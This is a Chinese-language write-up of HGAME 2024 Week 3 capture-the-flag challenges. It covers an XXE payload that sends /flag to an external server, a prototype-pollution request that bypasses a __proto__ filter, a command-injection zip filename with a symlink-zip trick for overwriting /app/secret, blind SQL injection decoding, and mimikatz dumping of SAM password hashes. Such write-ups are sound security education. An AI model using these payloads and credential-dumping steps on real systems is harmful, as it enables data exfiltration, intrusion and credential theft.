HGAME2024 Week3 Writeup

Author:Ec3o

Web

Vidarbox

似乎是XXE攻击...?但不知道怎么引入xml文件，发现了一个file://开头的传参点，可以利用../../触发ftp协议，似乎可以传入xml

之后应该是在我的外部服务器上构造一个xml文件外带flag到我的服务器上。

payload应该类似

```
<!ENTITY % data SYSTEM "file:///flag">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://我的服务器/?%data;'>">
%param1;
```

然后查看网络日志拿flag

WebVPN

考点：原型链污染

本地调试后发现把127.0.0.1加入strategy列表后，flag可以通过proxy下载。

问题转化成如何将127.0.0.1加入strategy中。

尝试进行原型链污染

利用点

```
app.use("/proxy", async (req, res) => {
  const { username } = req.session;
  if (!username) {
    res.sendStatus(403);
  }

  let url = (() => {
    try {
      return new URL(req.query.url);
    } catch {
      res.status(400);
      res.end("invalid url.");
      return undefined;
    }
  })();

  if (!url) return;

  if (!userStorage[username].strategy[url.hostname]) {
    res.status(400);
    res.end("your url is not allowed.");
```

```
  }

  try {
    const headers = req.headers;
    headers.host = url.host;
    headers.cookie = headers.cookie.split(";").forEach((cookie) => {
      var filtered_cookie = "";
      const [key, value] = cookie.split("=", 1);
      if (key.trim() !== session_name) {
        filtered_cookie += `${key}=${value};`;
      }
      return filtered_cookie;
    });
    const remote_res = await (() => {
      if (req.method == "POST") {
        return axios.post(url, req.body, {
          headers: headers,
        });
      } else if (req.method == "GET") {
        return axios.get(url, {
          headers: headers,
        });
      } else {
        res.status(405);
        res.end("method not allowed.");
        return;
      }
    })();
    res.status(remote_res.status);
    res.header(remote_res.headers);
    res.write(remote_res.data);
  } catch (e) {
    res.status(500);
    res.end("unreachable url.");
  }
});
```

```
function update(dst, src) {
  for (key in src) {
    if (typeof src[key] == "object" && dst[key] !== undefined) {
      update(dst[key], src[key]);
      continue;
    }
    dst[key] = src[key];
  }
}
```

Payload

```
{
  "__proto__": {
    "strategy": {
      "127.0.0.1": true
    }
  }
}
```

可以使用**constructor.protoype**来bypass 对 于 **__proto__** 的waf

```
POST 106.14.57.14:31811/user/info
cookie:my-webvpn-session-id-3078ff93-9df5-4d88-bf71-
3e733cc7f322=s%3AstX7WgJ2taopsX-
f4jQGEazTvM4rwYIy.NbS1AC3jBGXNUS8tg%2B8qvECgmia4Pmrum%2BkWGck9%2F1k
BODY:
{
  "constructor": {
    "prototype": {
      "127.0.0.1": {
        "127.0.0.1": true
      }
    }
  }
}
```

这种修改使得在应用程序的其他部分访问`strategy["127.0.0.1"]`时，会发现它确实存在，并且值为`true`，因为这个属性已经被添加到了几乎所有对象的原型中。这样，就绕过了对直接修改`__proto__`属性的限制，并成功实现了将`127.0.0.1`添加到`strategy`中的目的。

之后访问**106.14.57.14:31811/proxy?url=127.0.0.1:3000/flag**就可以下载到flag.

flag: `hgame{9c285dc37319e13ba98f22c5d9dcab1899cbc794}`

ZeroLink

[GIN-debug] GET /api/ping --> zero-link/internal/controller/ping.Ping (4 handlers)
[GIN-debug] POST /api/user --> zero-link/internal/controller/user.GetUserInfo (4 handlers)
[GIN-debug] POST /api/login --> zero-link/internal/controller/auth.AdminLogin (4 handlers)
[GIN-debug] POST /api/upload --> zero-link/internal/controller/file.UploadFile (5 handlers)
[GIN-debug] GET /api/unzip --> zero-link/internal/controller/file.UnzipPackage (5 handlers)
[GIN-debug] GET /api/secret --> zero-link/internal/controller/file.ReadSecretFile (5 handlers)
[GIN-debug] GET / --> zero-link/internal/routes.Run.func1 (4 handlers)
[GIN-debug] GET /login --> zero-link/internal/routes.Run.func2 (4 handlers)
[GIN-debug] GET /manager --> zero-link/internal/routes.Run.f

[GIN-debug] POST /api/login --> zero-link/internal/controller/auth.AdminLogin (4 handlers)
[GIN-debug] POST /api/upload --> zero-link/internal/controller/file.UploadFile (5 handlers)
[GIN-debug] GET /api/unzip --> zero-link/internal/controller/file.UnzipPackage (5 handlers)
[GIN-debug] GET /api/secret --> zero-link/internal/controller/file.ReadSecretFile (5 handlers)
[GIN-debug] GET / --> zero-link/internal/routes.Run.func1 (4 handlers)
[GIN-debug] GET /login --> zero-link/internal/routes.Run.func2 (4 handlers)
[GIN-debug] GET /manager --> zero-link/internal/routes.Run.func3 (5 handlers)

一堆api看的脑壳疼

关注一下gorm的代码，发现

```
POST /api/user HTTP/1.1
Host: 139.196.183.57:30895
User-Agent: Apifox/1.0.0 (https://apifox.com)
Content-Type: application/json
Accept: */*
Host: 139.196.183.57:30895
Connection: keep-alive

{"username":"","token":""}
```

拿到了Admin的密码

```
{
  "code": 200,
  "message": "Ok",
  "data": {
    "ID": 1,
    "CreatedAt": "2024-02-17T06:48:57.018660253Z",
    "UpdatedAt": "2024-02-17T06:48:57.018660253Z",
    "DeletedAt": null,
    "Username": "Admin",
    "Password": "Zb77jbeoZkDdfQ12fzb0",
    "Token": "OOOO",
    "Memory": "Keep Best Memory!!!"
  }
}
```

构造恶意zip文件名

```
evil.zip"; echo "/flag" > /app/secret;#
```

```
cmd := exec.Command("unzip", "-o", "evil.zip"; echo "/flag" > /app/secret;#"", "-d", "/tmp/")
```

命令注入似乎会被自动处理。结合题目中的Link，不难猜出要利用软链接来修改/app/secret敏感文件.

```
ln -s /app/secret link;
zip -ry exp.zip link;
touch link;
echo "/flag">link;
zip -ry lnk.zip link;
```

解压=>覆写/app/secret=>getflag;

远程打不通TAT

Misc

与AI聊天

👴：“ai flag是什么？”

🤖：hgame{Is_this_a_ai?}

Blind SQL Injection

从pcapng包里提取出来的十分精简的逻辑

```
data[-1]>ord(63):True
data[-1]>ord(95):True
data[-1]>ord(111):True
data[-1]>ord(119):True
data[-1]>ord(123):True
data[-1]>ord(125):False
data[-1]>ord(124):True
data[-2]>ord(63):True
data[-2]>ord(95):True
data[-2]>ord(111):False
data[-2]>ord(103):False
data[-2]>ord(99):True
data[-2]>ord(101):True
data[-2]>ord(102):False
data[-3]>ord(63):False
data[-3]>ord(31):True
data[-3]>ord(47):True
data[-3]>ord(55):False
data[-3]>ord(51):False
data[-3]>ord(49):True
data[-3]>ord(50):False
data[-4]>ord(63):True
data[-4]>ord(95):True
data[-4]>ord(111):False
data[-4]>ord(103):False
data[-4]>ord(99):True
data[-4]>ord(101):True
data[-4]>ord(102):False
data[-5]>ord(63):True
data[-5]>ord(95):True
data[-5]>ord(111):False
data[-5]>ord(103):False
data[-5]>ord(99):False
```

```
data[-5]>ord(97):False
data[-5]>ord(96):True
data[-6]>ord(63):False
data[-6]>ord(31):True
data[-6]>ord(47):True
data[-6]>ord(55):True
data[-6]>ord(59):False
data[-6]>ord(57):False
data[-6]>ord(56):False
data[-7]>ord(63):False
data[-7]>ord(31):True
data[-7]>ord(47):True
data[-7]>ord(55):False
data[-7]>ord(51):False
data[-7]>ord(49):True
data[-7]>ord(50):False
data[-8]>ord(63):False
data[-8]>ord(31):True
data[-8]>ord(47):True
data[-8]>ord(55):True
data[-8]>ord(59):False
data[-8]>ord(57):False
data[-8]>ord(56):True
data[-9]>ord(63):False
data[-9]>ord(31):True
data[-9]>ord(47):True
data[-9]>ord(55):False
data[-9]>ord(51):True
data[-9]>ord(53):False
data[-9]>ord(52):True
data[-10]>ord(63):True
data[-10]>ord(95):True
data[-10]>ord(111):False
data[-10]>ord(103):False
data[-10]>ord(99):False
data[-10]>ord(97):True
data[-10]>ord(98):True
data[-11]>ord(63):False
data[-11]>ord(31):True
data[-11]>ord(47):True
data[-11]>ord(55):True
data[-11]>ord(59):False
data[-11]>ord(57):False
data[-11]>ord(56):False
data[-12]>ord(63):False
data[-12]>ord(31):True
data[-12]>ord(47):True
data[-12]>ord(55):False
data[-12]>ord(51):False
data[-12]>ord(49):True
data[-12]>ord(50):True
data[-13]>ord(63):True
data[-13]>ord(95):True
data[-13]>ord(111):False
data[-13]>ord(103):False
data[-13]>ord(99):True
```

```
data[-13]>ord(101):False
data[-13]>ord(100):False
data[-14]>ord(63):False
data[-14]>ord(31):True
data[-14]>ord(47):False
data[-14]>ord(39):True
data[-14]>ord(43):True
data[-14]>ord(45):False
data[-14]>ord(44):True
data[-15]>ord(63):False
data[-15]>ord(31):True
data[-15]>ord(47):True
data[-15]>ord(55):False
data[-15]>ord(51):True
data[-15]>ord(53):True
data[-15]>ord(54):False
data[-16]>ord(63):True
data[-16]>ord(95):True
data[-16]>ord(111):False
data[-16]>ord(103):False
data[-16]>ord(99):False
data[-16]>ord(97):True
data[-16]>ord(98):True
data[-17]>ord(63):True
data[-17]>ord(95):True
data[-17]>ord(111):False
data[-17]>ord(103):False
data[-17]>ord(99):False
data[-17]>ord(97):False
data[-17]>ord(96):True
data[-18]>ord(63):True
data[-18]>ord(95):True
data[-18]>ord(111):False
data[-18]>ord(103):False
data[-18]>ord(99):False
data[-18]>ord(97):True
data[-18]>ord(98):False
data[-19]>ord(63):False
data[-19]>ord(31):True
data[-19]>ord(47):False
data[-19]>ord(39):True
data[-19]>ord(43):True
data[-19]>ord(45):False
data[-19]>ord(44):True
data[-20]>ord(63):False
data[-20]>ord(31):True
data[-20]>ord(47):True
data[-20]>ord(55):True
data[-20]>ord(59):False
data[-20]>ord(57):False
data[-20]>ord(56):False
data[-21]>ord(63):False
data[-21]>ord(31):True
data[-21]>ord(47):True
data[-21]>ord(55):True
data[-21]>ord(59):False
```

```
data[-21]>ord(57):False
data[-21]>ord(56):True
data[-22]>ord(63):True
data[-22]>ord(95):True
data[-22]>ord(111):False
data[-22]>ord(103):False
data[-22]>ord(99):True
data[-22]>ord(101):False
data[-22]>ord(100):True
data[-23]>ord(63):False
data[-23]>ord(31):True
data[-23]>ord(47):True
data[-23]>ord(55):False
data[-23]>ord(51):True
data[-23]>ord(53):False
data[-23]>ord(52):False
data[-24]>ord(63):False
data[-24]>ord(31):True
data[-24]>ord(47):False
data[-24]>ord(39):True
data[-24]>ord(43):True
data[-24]>ord(45):False
data[-24]>ord(44):True
data[-25]>ord(63):False
data[-25]>ord(31):True
data[-25]>ord(47):True
data[-25]>ord(55):False
data[-25]>ord(51):True
data[-25]>ord(53):False
data[-25]>ord(52):True
data[-26]>ord(63):False
data[-26]>ord(31):True
data[-26]>ord(47):True
data[-26]>ord(55):False
data[-26]>ord(51):False
data[-26]>ord(49):True
data[-26]>ord(50):False
data[-27]>ord(63):False
data[-27]>ord(31):True
data[-27]>ord(47):True
data[-27]>ord(55):False
data[-27]>ord(51):True
data[-27]>ord(53):True
data[-27]>ord(54):True
data[-28]>ord(63):False
data[-28]>ord(31):True
data[-28]>ord(47):True
data[-28]>ord(55):False
data[-28]>ord(51):False
data[-28]>ord(49):False
data[-28]>ord(48):True
data[-29]>ord(63):False
data[-29]>ord(31):True
data[-29]>ord(47):False
data[-29]>ord(39):True
data[-29]>ord(43):True
```

```
data[-29]>ord(45):False
data[-29]>ord(44):True
data[-30]>ord(63):False
data[-30]>ord(31):True
data[-30]>ord(47):True
data[-30]>ord(55):False
data[-30]>ord(51):True
data[-30]>ord(53):True
data[-30]>ord(54):True
data[-31]>ord(63):True
data[-31]>ord(95):True
data[-31]>ord(111):False
data[-31]>ord(103):False
data[-31]>ord(99):True
data[-31]>ord(101):False
data[-31]>ord(100):True
data[-32]>ord(63):True
data[-32]>ord(95):True
data[-32]>ord(111):False
data[-32]>ord(103):False
data[-32]>ord(99):True
data[-32]>ord(101):True
data[-32]>ord(102):False
data[-33]>ord(63):True
data[-33]>ord(95):True
data[-33]>ord(111):False
data[-33]>ord(103):False
data[-33]>ord(99):False
data[-33]>ord(97):False
data[-33]>ord(96):True
data[-34]>ord(63):True
data[-34]>ord(95):True
data[-34]>ord(111):False
data[-34]>ord(103):False
data[-34]>ord(99):False
data[-34]>ord(97):True
data[-34]>ord(98):False
data[-35]>ord(63):True
data[-35]>ord(95):True
data[-35]>ord(111):False
data[-35]>ord(103):False
data[-35]>ord(99):False
data[-35]>ord(97):False
data[-35]>ord(96):True
data[-36]>ord(63):True
data[-36]>ord(95):True
data[-36]>ord(111):False
data[-36]>ord(103):False
data[-36]>ord(99):False
data[-36]>ord(97):True
data[-36]>ord(98):False
data[-37]>ord(63):True
data[-37]>ord(95):True
data[-37]>ord(111):False
data[-37]>ord(103):False
data[-37]>ord(99):False
```

```
data[-37]>ord(97):True
data[-37]>ord(98):True
data[-38]>ord(63):True
data[-38]>ord(95):True
data[-38]>ord(111):True
data[-38]>ord(119):True
data[-38]>ord(123):False
data[-38]>ord(121):True
data[-38]>ord(122):True
data[-39]>ord(63):True
data[-39]>ord(95):True
data[-39]>ord(111):False
data[-39]>ord(103):False
data[-39]>ord(99):True
data[-39]>ord(101):True
data[-39]>ord(102):True
data[-40]>ord(63):True
data[-40]>ord(95):True
data[-40]>ord(111):False
data[-40]>ord(103):False
data[-40]>ord(99):False
data[-40]>ord(97):False
data[-40]>ord(96):True
data[-41]>ord(63):True
data[-41]>ord(95):True
data[-41]>ord(111):False
data[-41]>ord(103):True
data[-41]>ord(107):True
data[-41]>ord(109):False
data[-41]>ord(108):False
data[-42]>ord(63):True
data[-42]>ord(95):True
data[-42]>ord(111):False
data[-42]>ord(103):False
data[-42]>ord(99):True
data[-42]>ord(101):True
data[-42]>ord(102):False
data[-43]>ord(63):False
data[-43]>ord(31):True
data[-43]>ord(47):False
data[-43]>ord(39):True
data[-43]>ord(43):True
data[-43]>ord(45):False
data[-43]>ord(44):False
data[-44]>ord(63):True
data[-44]>ord(95):True
```

存储到`meme.txt`中，写一个exp来自动解码flag

```python
file_path = 'meme.txt'
# 打开文件并读取其内容
with open(file_path, 'r') as file:
    file_content = file.readlines()

def decode_data_from_conditions(lines):
```

```
    # 用于存储每个字符位置条件的字典
    conditions = {}

    # 解析每一行
    for line in lines:
        parts = line.strip().split('>')
        # 提取位置
        position = int(parts[0].split('[')[-1].split(']')[0])
        # 提取比较值
        comparison_value = int(parts[1].split('(')[-1].split(')')[0])
        # 提取结果
        result = parts[-1].split(':')[1].strip() == "True"

        # 将条件添加到字典中
        if position not in conditions:
            conditions[position] = []
        conditions[position].append((comparison_value, result))

    # 根据条件解码每个字符
    decoded_data = ['?'] * len(conditions)  # 使用占位符初始化

    for position, conds in conditions.items():
        for ascii_code in range(32, 128):  # 可打印的ASCII范围
            if all(ascii_code > value if res else ascii_code <= value for value,
res in conds):
                # 由于条件中使用的是负索引，调整位置
                decoded_data[len(conditions) + position] = chr(ascii_code)
                break

    return ''.join(decoded_data)

# 解码'data'字符串
decoded_data = decode_data_from_conditions(file_content)
print(decoded_data)
```

flag: `flag{cbabafe7-1725-4e98-bac6-d38c5928af2f}`

简单的vmdk取证

用7-zip打开vmdk文件可以看到文件结构，把WINDOWS\system32\config\目录下的system和sam文件提取出来破解提取ntlm值

```
mimikatz # lsadump::sam /system:"C:\Users\24993\Desktop\vmdk\system"
/sam:"C:\Users\24993\Desktop\vmdk\SAM"
Domain : AWA-EE8A469B609
SysKey : 57aeb759fdad3c39cebb787a4fe2b355
Local SID : S-1-5-21-1454471165-507921405-682003330

SAMKey : d8492022f59f4d5edd984d23bdeff3e3

RID  : 000001f4 (500)
User : Administrator
  Hash LM   : ac804745ee68ebea19f10a933d4868dc
  Hash NTLM: dac3a2930fc196001f3aeab959748448
```

```
RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : HelpAssistant
  Hash LM   : 3d71e1687ae90fb7f887cc48364e29e4
  Hash NTLM: 2c5f92675b68aa855091ebb4108ae229

RID  : 000003ea (1002)
User : SUPPORT_388945a0
  Hash NTLM: f9a0ee136422ce87371cf1666e958dad
```


NTLM值是`DAC3A2930FC196001F3AEAB959748448`

利用一个md5在线破解网站得到明文密码`Admin1234` MD5免费在线解密破解_MD5在线加密-SOMD5

所以flag就是`hgame{DAC3A2930FC196001F3AEAB959748448_Admin1234}`

简单的取证,不过前十个有红包

翻翻admin的桌面找到了veracrypt的密码



下载veracrypt并挂载镜像得到flag

flag:`hgame{happy_new_year_her3_1s_a_redbag_key_41342177}`

感谢小草时的红包=v=，虽然我没有领到TvT